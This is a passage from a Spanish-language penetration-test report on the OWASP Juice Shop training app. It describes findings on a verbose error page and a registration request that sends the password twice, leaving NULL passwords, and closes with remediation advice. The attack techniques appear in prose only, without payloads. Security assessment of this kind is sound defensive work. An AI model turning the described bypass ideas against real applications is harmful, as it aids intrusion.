


Imagen de una página de error en donde vemos información sensible sobre la aplicación.
 

Imagen de cómo debería ser una página de error que no mostrará ningún tipo de información al usuario y que, además, fuera más agradable a la vista.</td></tr>
</table>


RIESGOS	Una página de errores mal configurada como esta permite al atacante obtener información que puede llegar a resultar crítica a la hora de elaborar todo tipo de ataques. Así mismo, una página de errores de este tipo hace que la aplicación web se ve mal y dejada, dando una mala imagen a la empresa.
RECOMENDACIONES	Las páginas de errores no deberían ofrecer información al atacante.
REFERENCIAS	https://owasp.org/www-community/Improper_Error_Handling

VUL_053 – REPETITIVE registration

REPETITIVE registration			
ID	Vul_053	CRITICIDAD	INFORMATIVA 0
URL	http://juice.shop/#/privacy-security/change-password		
DESCRIPCION	En programación se habla de trabajar acorde al principio DRY (Don't repeat yourself). Este principio nos aconseja no repetir la información de forma innecesaria. En este caso, al crear un usuario la aplicación nos pide escribir la contraseña dos veces, algo habitual. Sin embargo, una vez se envía al back end para almacenarla también se envía dos veces. Este doble envío de parámetros puede causar errores cuando se experimenta con ellos y en ocasiones, puede llegar a crear agujeros de seguridad.		
EVIDENCIA	 Imagen de una petición de creación de usuario enviada al front end. Se observa como el password se envía 2 veces.  Imagen de una petición de creación de usuario enviada al back end donde las contraseñas no son iguales. La aplicación solo tiene en cuenta el parámetro "password" y no usa para nada el parámetro "passwordRepeat". El inicio de sesión se hará con el primero.		



Petición de creación de usuario solo con el parámetro passwordRepeat. En este caso, la aplicación crea el usuario, pero la contraseña no funcionará porque en la base de datos queda registrado como NULL



En esta imagen se muestra una captura de la inyección SQL que no muestra los usuarios y contraseñas debido a los valores NULL almacenados.

RIESGOS	Este doble envío de parámetros puede causar errores cuando se experimenta con ellos y en ocasiones, puede llegar a crear agujeros de seguridad. Por poner un ejemplo, imaginemos que a un parámetro enviado dos veces solo se filtra, a nivel de seguridad, en su primera aparición. Nos permitiría inyectar código malicioso en el segundo. Por tanto debe abolirse. Además, como hemos visto en la inyección SQL, el hecho de que se cree un usuario con valores “null” en el campo de contraseña puede provocar algún mal funcionamiento en consultas a la base de datos programadas.
RECOMENDACIONES	Optimizar el código del front end para que solo envíe un parámetro, y que el back end, verifique que la petición es correcta y válida antes de procesarla.
REFERENCIAS	https://www.digitalocean.com/community/tutorials/what-is-dry-development https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

Conclusiones finales

Tal y como ha quedado explicado en este informe el estado actual de la aplicación es que se encuentra gravemente expuesta, por lo que se recomienda que se retire del público hasta que las principales amenazas se hayan subsanado pues podría comportar grandes problemas a la empresa.

Se recomienda también que una vez se vayan gestionando los arreglos se agenden una serie de revisiones de seguridad para asegurarse de que los mismos se han realizado debidamente.

Así mismo, la exploración de la aplicación denota una mala tendencia en la gestión del código de la misma, encontrando por ejemplo funcionalidades antiguas que no han sido debidamente eliminadas, listas blancas desactualizadas o información sensible expuesta en el código visible desde cualquier navegador. Por ello, se recomienda revisar el proceso de desarrollo y revisión del código para tratar de adoptar un funcionamiento más eficaz.

También y como se ha apuntado en el inicio de este informe, debemos tener siempre presente que los usuarios de nuestra aplicación deben tener un mínimo de formación y responsabilidad a la hora de usarla. Por ejemplo, se han descubierto contraseñas muy débiles en usuarios con altos permisos.

Por ello, se recomienda que la empresa establezca unas políticas de uso y seguridad para la misma y que en la medida de lo posible, se forme a administradores y otros empleados en cuestiones básicas de seguridad informática para reducir al máximo los vectores de ataque enfocados la parte humana.

Por último, se recomienda elaborar un plan contra incidentes para que la empresa esté preparada para ofrecer una respuesta rápida a fallas de seguridad que puedan aparecer en el futuro.